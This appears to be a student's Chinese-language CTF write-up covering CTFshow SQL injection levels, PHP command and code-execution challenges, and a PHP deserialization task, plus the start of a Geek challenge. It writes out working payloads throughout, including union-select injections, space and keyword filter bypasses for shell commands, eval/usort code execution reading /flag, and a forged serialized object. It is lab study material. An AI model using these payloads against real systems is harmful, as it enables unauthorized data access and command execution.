
php学习文档&&wp

目录

- 一.CTFshow SQL
  - 171题
  - 172题
  - 173题
- 二.ctf+
  - 第 1 题 Web RCE 命令执行 终端特殊字符
  - 第 2 题 Web RCE PHP 代码执行函数
  - 第 3 题 Web RCE 7 字符限制命令执行
  - 第 4 题.Web-基础 Token 验证 Base64
  - 第 5 题 Web 反序列化 PHP 反序列化
- 三.Geek
  - 一.保卫玉米
  - 二.ezphp
  - 三.术之尽头
  - 四.丹特丽安の書架藏书检索
  - 五.ezpop.

一.CTFshow SQL

171题



1.**关键过滤**：`username != 'flag'` —— 说明数据库里**有个用户叫 flag**，但直接被过滤，正常查询**查不到它**。flag 很可能就藏在这条记录里

2.联合查询：**原理**：`union select` 能在原查询结果后面**再附加一段你自己写的查询**，而这第二段查询**不受** `username !='flag'` 的限制

3.%23是#在url的编码.

4.这段 `".$_GET['id']."` 是 PHP 的**字符串拼接**，正是漏洞的 "罪魁祸首"。

5.username !='flag'(username=flag被过滤了)

id = '".$_GET['id']."' limit 1;";(对应) ...id = ' + 用户输入 + ' limit 1;

6.`$_GET['id']` 是什么

`$_GET` 是 PHP 的**超全局数组**，专门存 **URL 里 `?` 后面的参数**。

比如浏览器访问：

```plaintext
index.php?id=5
```

那么 `$_GET['id']` 就等于 `5`。

所以这句的作用：**从网址里取出 id 的值，塞进 SQL。**

7.

二、`AND` 和 `OR` 的优先级（本题关键）

SQL 和 C 一样，运算符有优先级：

```plaintext
AND（且）  →  比  →  OR（或）  →  优先
```

对照 C：`&&` 比 `||` 优先级高。

所以这句：

```sql
where username !='flag' and id = '1' or username='flag'
```

不是从左往右读，而是 `and` 先结合：

```sql
where (username !='flag' and id='1')   OR   (username='flag')
```

加括号就清楚了 ——**和**先算，**或**后算。

- **左边**：`username!='flag'` 且 `id=1` → 查出 admin（正常用户）
- **右边**：`username='flag'` → 把 flag 行也**拉进来**

因为 `OR`，**只要右边成立**（用户名是 flag），这行就会被选中 → 绕过了 `!=flag` 的排除。

一句话： `and` 要求两边都成立（收紧），`or` 只要一边成立（放宽）。出题人用 `!=flag and` 想挡住你，你用一个 `or username='flag'` 把 "后门" 打开，flag 就溜出来了。

8.综上

```
$sql = "select username,password from user where
username !='flag' and id = '".$_GET['id']."' limit 1;";
```

".$_GET['id']."是一个注入点，用户输入的id会在这里 先用1'将前面的username !='flag' and id = '1'闭合后面的就变成了代码sql可以被机器执行。 再用or绕过and前面的过滤

一、 OR 是什么

SQL 的 OR = 逻辑 "或"，和 C 里的 || 完全一回事：

表格

左边	右边	OR 结果
真	真	真
真	假	真
假	真	真
假	假	假

> 只要有一边成立，整个就是真。

where (username !='flag' and id='1') OR (username='flag')

最后构造成的payload：1' or username=flag %23 要用#(也就是%23注释掉)' limit 1;" 否则多出来的 ' 让引号不配对 → **SQL 语法错误**，整个查询失败。

五、这道题你学到的东西（复盘清单）

表格

知识点	应用
注入点判断	找 `'...'` 包裹 + 直接拼接的位置
闭合引号	用 `'` 逃逸出字符串
注释	用 `#` / `--` 吞掉残留（输入框用 `%23`）
优先级绕过	`AND` 优先 `OR`，用 `or` 打开第二扇门
源码≠真相	实际 3 列、表名 `ctfshow_user`，都要靠试

这就是 web171 的完整闭环。这套思路（**找注入点 → 闭合 → 绕过 → 注释**）是后面所有 SQL 注入题的地基。

172题

1.

查询语句

```
//拼接sql语句查找指定ID用户
$sql = "select username,password from ctfshow_user2 where username !='flag' and id = '".$_GET['id']."' limit 1;";
```

返回逻辑

```
//检查结果是否有flag
    if($row->username!=='flag'){
      $ret['msg']='查询成功';
    }
```

用户ID id 查询

```
$sql = "select username,password from ctfshow_user2 where username !='flag' and id = '".$_GET['id']."' limit 1;";
```

2.由题我们可以得知：用户输入依旧是在".$_GET['id']."被拼接进代码。此题直接查flag用户拿到密码是不行的被过滤了。

3.因为有了//检查结果是否有flag

```
    if($row->username!=='flag'){
      $ret['msg']='查询成功';
    }
```

所以传统的or，and已经不能绕过！flag了

4.因此要用联合查询(union),他的使用准则是

```
1. **前后两条 select，列数量必须一样**
```

原查询查几列，union 后面也必须写相同列数。 例：原语句 `select username,password` 2 列，后面也要 2 个字段。 2. **对应位置的数据类型尽量兼容** 第一列对第一列、第二列对第二列，类型差别太大可能报错。 3. **默认 UNION 自动去重；UNION ALL 不去重，速度更快** CTF 注入一般用 `union select` 就行，不需要 all。 4. **union 是拼接两个查询的结果集，不是把条件拼在一起** 前后是两条独立查询，where 条件互不干扰。 5. **想只显示后面注入的结果：让前面查询查不到数据** 常用 `id=-1`，前面返回空，页面只会输出我们构造的数据。 6. **limit 只作用于离它最近的那一条 select，不是全局** 如果要限制 union 整体结果，要给整个语句加括号。 7. **order by 排序也是作用整个合并后的结果集**

> 一句话速记：**列数相等、位置对齐、类型兼容；前句置空，只看我们的数据**

5.所以先用-1'闭合前面的查询让前面查询查不到信息(因为题目数据库里无-1=id)

6.后面按照他给的select格式写得出select 'hack' union,password from ctfshow_user2 where username='flag'

7.因为后面有' limit 1;";

- 而其作用；**只取出满足条件的第 1 条数据** 前面写 `-1' union select ...`，闭合之后，`limit 1` 挂在原来的查询上，不影响我们构造的查询需要构造and'1'='1闭合 1. 逻辑上：`A and 恒真`，结果就等于 A。**不会改变前面 `username='flag'` 的筛选效果**。

2. 主要目的是**闭合 SQL 语法：** 前面我们用单引号把语句打开了，末尾用 `and '1'='1` 把剩下多余的引号给对上，防止语法报错。

   `$row` 就是**从数据库查出来的那一行数据对象。**

   这条 SQL 加了 `limit 1`，数据库最多返回一行，后端 PHP 把这一行放到 `$row` 里。

   ```php
   if($row->username!=='flag'){
     $ret['msg']='查询成功';
   }
   ```

- `$row->username`：取出这一行里面 username 字段的值
- 代码判断：如果这一行的 username **不是 flag**，才正常返回数据给页面

- 如果 `$row->username` 等于 flag，就不返回数据，flag 被拦截

8.在 SQL 里，**带单引号的字符串常量，写在 select 后面，就会原样输出**，不从数据表读取。

(1)SQL 的 `select` 不光可以查表里面的字段，还可以直接写常量、数字、字符串，直接当成一列结果输出。

(2)where username='flag'去找表里满足这个条件的**那一行**（找到 username 是 flag 的记录）

(3)select 'hack',password找到了之后，**不要把这行原本的 username 拿出来**，我要输出我指定的内容： 第一列输出常量 `hack`，第二列输出**那一行的** password。

SQL 规则：select 写什么，数据库才返回什么。

```sql
select 'hack',password
```

- 没有写 username → 不去读取这一行原本的 username
- 写了 `'hack'` → 直接输出常量 hack
- 写了 password → 读取这一行的 password

如果写成：

```sql
select username,password
```

才会读取原本的 username，就会查出 `flag`，然后被 PHP 代码拦截。

173题

1.`hex()` **是 MySQL 自带函数**，在数据库执行 SQL 的时候就完成转换了。

(我们做题的 ctfshow 靶机服务器上面都有装Mysql故而mysql函数我们可以直接用)

2.源码解释//检查结果是否有flag

```
    if(!preg_match('/flag/i', json_encode($ret))){
      $ret['msg']='查询成功';
    }</font>
    (1) `json_encode()` 是 PHP 自带函数：**把 PHP 里面的数组 / 对象，转换成一串 JSON 格式的字符串**。
    (2)PHP 里的结果 `$ret` 是数组


    ps:$ret[
      "id"=>"2",
```

```
        "username"=>"hack",
        "password"=>"flag{abc}"
    ]
    经过json_encode($ret)变成字符串
{"id":2,"username":"hack","password":"flag{abc}"}
```

3.**正则表达式（regex）**：是一套专门用来**描述文本匹配规则**的语言，用来告诉程序 “我要找什么样的文字”。

本题的正则是'/flag/i'原理是

- 前后的 `/` 是正则的**分隔符**，标记规则的开头和结尾
- `flag`：代表要精准匹配这 4 个连续字母
- 末尾的 `i`：修饰符，意思是 **ignore（忽略大小写）**

举例子： `/flag/i` 可以匹配：`flag`、`FLAG`、`Flag`、`fLaG`

4.`preg_match()` 是 PHP 的正则匹配函数。

语法 ==preg_match(正则规则, 被搜索的文本)== 本题==preg_match('/flag/i', json_encode($ret))== 所以如果有flag这会报错

```
!preg_match的意思是如果未有flag字样则$ret['msg']='查询成功';
```

5.因为会查flag所以

我们不能直接把 flag 放在返回结果里直接输出，要**绕开这个正则匹配**。 常用办法：`hex()` 编码，把 password 里的 flag 转成十六进制，结果里就不会出现 `flag` 这个字符串，避开正则。

6.其余与前两个题一样故payload：-1' union select 3,'hack',password from ctfshow_user3 where username='flag' and '1'='1

payload:-1' union select 3,'hack',hex(password) from ctfshow_user3 where username='flag' and '1'='1 因为flag形式是ctf{}里面没有flag故而可以不用hex,正则 `/flag/i` 只要在字符串里**找到这四个连续字母就算匹配成功**而flag是password在字符串里

二.ctf+

第 1 题 Web RCE 命令执行 终端特殊字符

1.源码

```
<?php
function hello_shell($cmd)
```

```
{
    if(preg_match("/flag| /", $cmd
)){
        die("WAF!"
);
    }
    system($cmd
);
}
isset($_GET['cmd']) ? hello_shell($_GET['cmd']) : null
;
highlight_file(__FILE__
);
?>
```

解析：(1)空格过滤：preg_match("/flag| /", ...) 拦截了空格字符 (2) 关键字过滤：拦截了连续字符串 flag

2.补充知识点

- `$_GET['cmd']`：接收 URL `?` 后面名为 `cmd` 的查询参数
- `isset()`：判断变量是否存在且不为 null，相当于"开关"
- 三元运算符：`条件 ? 值A : 值B`（成立取 A，不成立取 B）
- `function`：定义一段可重复调用的代码块

3.绕过思路（层级差异）

> WAF 在 PHP 层检查字符串，shell 在 bash 层做展开，两者看到的字符串不一样。

被过滤	绕过方法	原理
空格	`$IFS`	bash 环境变量，默认值 = 空格+Tab+换行，展开后成为分隔符
`flag` 连续串	`fl''ag`	单引号空串截断，正则看不到连续 flag，bash 拼回 flag

4.构造payload

```
?cmd=cat$IFS/fl''ag
```

```
成功原理：WAF 层看到：cat$IFS/fl''ag   ← 无空格、无连续 flag → 放行
bash 层执行：cat /flag        ← $IFS→空格，''→拼回 flag
```

```
补充其他空格绕过方法
WAF 层看到：cat$IFS/fl''ag   ← 无空格、无连续 flag → 放行
bash 层执行：cat /flag        ← $IFS→空格，''→拼回 flag
cat</flag          # < 输入重定向，不需要空格
```

第 2 题 Web RCE PHP 代码执行函数

1.源码

```php
function hello_ctf($function, $content){
    global $flag;
    $code = $function . "(" . $content . ");";
    eval($code);
}

function start($act){
    $random_func = get_fun();    // 随机抽一个函数
    if($act == "r"){
        session_unset();         // 重置随机函数
        session_destroy();
    }
    if($act == "submit"){
        $user_content = $_POST['content'];
        hello_ctf($random_func, $user_content);
    }
}
```

2.解析

- 服务器从 10 个 PHP 函数中随机抽一个：`eval / assert / call_user_func / create_function / array_map / call_user_func_array / usort / array_filter / array_reduce / preg_replace`
- 把你的 `content` 拼进函数调用里用 `eval()` 执行
- flag 存在全局变量 `$flag` (1)两种不同请求方式,作用不同

```
GET  ?action=r        → 重置随机函数
POST ?action=submit   → 提交 content 参数
```

(2)补充十个函数的解析

各函数 Payload 对照表

抽到的函数	Payload（content）	原理
`eval`	`system("cat /flag")`	eval 直接执行字符串
`assert`	`'system("cat /flag")'`	assert 把字符串当代码执行
`call_user_func`	`'system','cat /flag'`	第一个参数是函数名，后面是参数
`call_user_func_array`	`'system',array('cat /flag')`	第二个参数是参数数组

抽到的函数	Payload（content）	原理
usort	$a=array('cat /flag',1),'system'	第一个参数必须是变量（按引用传递）
preg_replace	'/a/e','system("cat /flag")','a'	/e 修饰符把替换内容当代码执行
array_map	'system',array('cat /flag')	第一个是回调函数，第二个是数组

3.解题过程中我经常犯的错

- Session 不保持：Burp 没带 PHPSESSID cookie → 每次都是新函数。解决：先 GET 拿 cookie，再带同一 cookie 发 POST。
- GET/POST 搞混：GET 不会发送 body，必须用 POST。
- usort 按引用传递：第一个参数必须是变量，先 $a=array(...) 赋值

4.最终我所构成的payload(以usort为例)

```
POST /?action=submit HTTP/1.1
Host: <目标域名>
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=<session值>

content=$a=array('cat /flag',1),'system'
```

5.总结解题思路

1. 看源码拼接： call_user_func(我们的content)
2. 查手册： call_user_func(函数名, 参数1, 参数2...)
3. 目标是执行 system('cat /flag') → 填 'system','cat /flag'

第 3 题 Web RCE 7 字符限制命令执行

1.源码

```
function hello_shell($cmd){
    if(preg_match("/flag| /", $cmd)){
        die("WAF!");
    }
    system($cmd);
}

isset($_GET['cmd']) ? hello_shell($_GET['cmd']) : null;

highlight_file(__FILE__);
```

```
?>
```

2.解析

- 命令长度被限制在 7 个字符以内(从题目可得7 characters RCE)
- 需要找到正确的参数名

3.解题思路

1. **找参数名**：依次试 `?cmd=`、`?c=`、`?x=` 等，直到 `?1=ls` 成功列出文件
    - 参数名是 `1`（服务器写死的）
2. **查看目录**：`?1=ls` 显示当前目录有 `2` 和 `index.php`
3. **读 2 文件**：`?1=cat 2` 输出 `5`，不是 flag
4. **去根目录找**：`?1=cat /f*` 输出 flag

4.构造payload

```
?1=cat%20/f*
```

5.解析

- 1 = 参数名
- cat /f* = 6 个字符（c-a-t-空格-/-f-*）
- /f* = 根目录下以 f 开头的文件（通配符 * 匹配到 /flag ）

6.我踩过的坑

- URL 里不能写原始空格，要编码成 %20 ，否则返回 400 Bad Request
- 参数名不对会报 too long，要先确认正确的参数名

第 4 题 Web 基础 Token 验证-Base64

1.源码

```
if (isset($_GET['token'])) {
    $token = $_GET['token'];
    if (base64_decode($token) === 'guest') {
        echo "flag{...}";
    }
}
```

2.解析

- Base64 编码/解码

- `base64_decode()` 把传入的 token 解码后与 `guest` 比较

Payload

```
?token=Z3Vlc3Q=
```

- `Z3Vlc3Q=` 是 `guest` 的 Base64 编码
- 服务器解码后等于 `guest` → 输出 flag

3.思路

```
我们要传的值 = base64_encode("guest") = Z3Vlc3Q=
服务器：base64_decode(Z3Vlc3Q=) = guest === guest → 通过
```

第 5 题 Web 反序列化 PHP 反序列化

1.源码

```php
<?php
include("flag.php");
highlight_file(__FILE__);

class mylogin{
    var $user;
    var $pass;

    function __construct($user,$pass){
        $this->user=$user;
        $this->pass=$pass;
    }

    function login(){
        if ($this->user=="daydream" and $this->pass=="ok"){
            return 1;
        }
    }
}

$a = unserialize($_GET['param']);
if($a->login())
{
    echo $flag;
}
?>
```

2.解析

- PHP 序列化 / 反序列化
- `unserialize()` 把用户可控的字符串还原成对象（反序列化漏洞）

(1)构造思路

1. 看类定义：类名 `mylogin`，属性 `$user`、`$pass`
2. 看验证条件：`$user == "daydream"` 且 `$pass == "ok"`
3. 构造一个属性满足条件的对象并序列化

(2)序列化字符串

```
O:7:"mylogin":2:{s:4:"user";s:8:"daydream";s:4:"pass";s:2:"ok";}
```

拆解：

部分	含义
`O:7:"mylogin":2:`	Object，类名 mylogin（7字符），2 个属性
`s:4:"user"`	属性名 user（4字符）
`s:8:"daydream"`	属性值 daydream（8字符）
`s:4:"pass"`	属性名 pass（4字符）
`s:2:"ok"`	属性值 ok（2字符）

(3)用 PHP 代码生成（熟悉工具）

```php
<?php
class mylogin {
    var $user;
    var $pass;
}
$obj = new mylogin();
$obj->user = "daydream";
$obj->pass = "ok";
echo serialize($obj);
?>
```

输出即上述序列化字符串。注意：要在能执行 PHP 的在线工具（如 onlinephp.io / tool.lu/php）里跑，把类定义、对象创建、serialize 都写进代码，而不是把代码当字符串喂给工具。

三.Geek

由于接下来会大量用控制台构造fetch请求发送payload所以简介一下

```
fetch
   （目标地址：网址(参数名)+配置(用什么方法、传什么数据;)==放一个 "能骗过校验、还能执行代码" 的地址。）
{

  method: 'POST',
  headers: {'Content-Type':'application/x-www-form-urlencoded'},
  body: 'cmd=...'
}
<font color="red">析：配置可以不写
不写第二个配置：默认发起 **GET 请求**
只有你需要 POST、加请求头、传请求体、改 cookie 策略的时候，才需要写第二个配置对象
```


一.保卫玉米

1.解读



因为由题可知method(请求方式为GET，又知道只有登记为厨师才能发出接入请求，所以直接在URL拼接/?

name=cornguard，登录厨师账号)



2.尝试发送

构造post请求(用浏览器自带的控制台)

```
fetch('/join', {
  method: 'POST',
  headers: {
    'X-HTTP-Method-Override': 'POST',
    'Content-Type': 'application/x-www-form-urlencoded'
  },
  body: 'action=join&name=cornguard'
}).then(r=>r.text()).then(t=>console.log(t))
```

详解js浏览器控制台构造规则。

- 第一层.fetch(请求地址, 配置对象) 第一个参数`'/join'`请求发到哪个地址 第二个参数`{...}`配置：方法、头、body
-
-
- 第二层.method — 请求方法 headers — 请求头 请求头 值 作用 X-HTTP-Method-Override POST 告诉服务器："虽然我发的是 POST，但你要按 POST 逻辑处理"—— 这是本题的绕过关键 Content-Type application/x-www-form-urlencoded 告诉服务器：body 里的数据是表单格式（key=value&key=value） 表单就相当于bp post包里请求体(相当于页面上的登录框)
-
-

- body 请求体 body: 'action=join&name=cornguard' body 里就是我们要提交的数据，格式是 参数名=值&参数名=值： `action``join`告诉服务器：我要执行 "加入 / 提交回执" 这个操作`name``cornguard`告诉服务器：我是 cornguard 厨师
-
-
- 第三层 拿到响应 .then(r=>r.text()) // 把响应内容转成文本 .then(t=>console.log(t)) // 打印到控制台

若用http请求则等价于

POST /join HTTP/2 Host: 8080-e107a214-...challenge.ctfplus.cn Cookie: session=浏览器自动带的 X-HTTP-Method-Override: POST Content-Type: application/x-www-form-urlencoded （浏览器自动加的一堆头...）

action=join&name=cornguard

3.好处析：

不用找cookie用控制台且会自动带上一些请求头。 输入后


```
        <div><dt>CHEF</dt><dd>CORNGUARD</dd></div>
        <div><dt>ORDER</dt><dd>ACCEPTED</dd></div>
        <div><dt>DEVICE</dt><dd>UNTRUSTED</dd></div>
        <div><dt>KITCHEN-LINK</dt><dd class="online">ONLINE</dd></div>
      </dl>
    </header>
    <main>

  <section class="game-screen terminal-scene" aria-labelledby="terminal-title">
    <div class="terminal-counter">
      <div class="counter-sink"><i></i></div>
      <div class="control-tablet">
        <div class="tablet-lights"><i></i><i></i><i></i><i></i></div>
        <div class="tablet-screen">
          <p class="eyebrow">DEVICE NOT TRUSTED</p>
          <h1 id="terminal-title">冷却喷头拒绝普通浏览器</h1>
          <pre>> chef .............. CORNGUARD
  > rescue_order ...... accepted
  > current_device .... general browser
  > required_device ... Corn Terminal
  > nozzle_control .... locked</pre>
        </div>
        <div class="tablet-buttons"><i></i><i></i><i></i><i></i><i></i><i></i></div>
      </div>
      <img class="corn-sprite skeptical" src="/static/assets/corn-suspect.webp" alt="怀疑设备的小玉米">
      <aside class="request-card ua">
        <span>ACCEPTED DEVICE</span>
        <code>Corn Terminal</code>
        <p>冷却喷头只接受厨房专用终端。普通浏览器不能直接碰这套设备。</p>
      </aside>
    </div>
  </section>

    </main>

  </body>
  </html>
```

得到需用专用浏览器：Corn Terminal 这时要构建UA请求头，可以用浏览器插件Mod



构造好后再次发送上面的post请求，得到；

```
          <div class="unit-tag">CORN</div>
          <img class="corn-sprite hero armed" src="/static/assets/corn-ready.webp" alt="准备使用冷却喷头的小玉米">
          <span>别变爆米花</span>
        </div>
        <div class="shot" id="shot"></div>
        <div class="enemy-unit" id="enemyUnit">
          <div class="unit-tag">DANGER</div>
          <div class="enemy-frame"><div id="enemyArt" class="hazard-art idle" aria-hidden="true"></div></div>
          <span id="enemyName">等待危险源</span>
        </div>
      </div>
      <aside class="target-panel">
        <span>DANGER DETAIL</span>
        <h2 id="hpLabel">危险源未锁定</h2>
        <div class="hp-read"><strong id="hpText">-- / --</strong><i>HEAT</i></div>
        <div class="hp-track"><div id="hpFill"></div></div>
        <dl>
          <div><dt>TEMP</dt><dd id="armorText">UNKNOWN</dd></div>
          <div><dt>DISTANCE</dt><dd id="moveText">--%</dd></div>
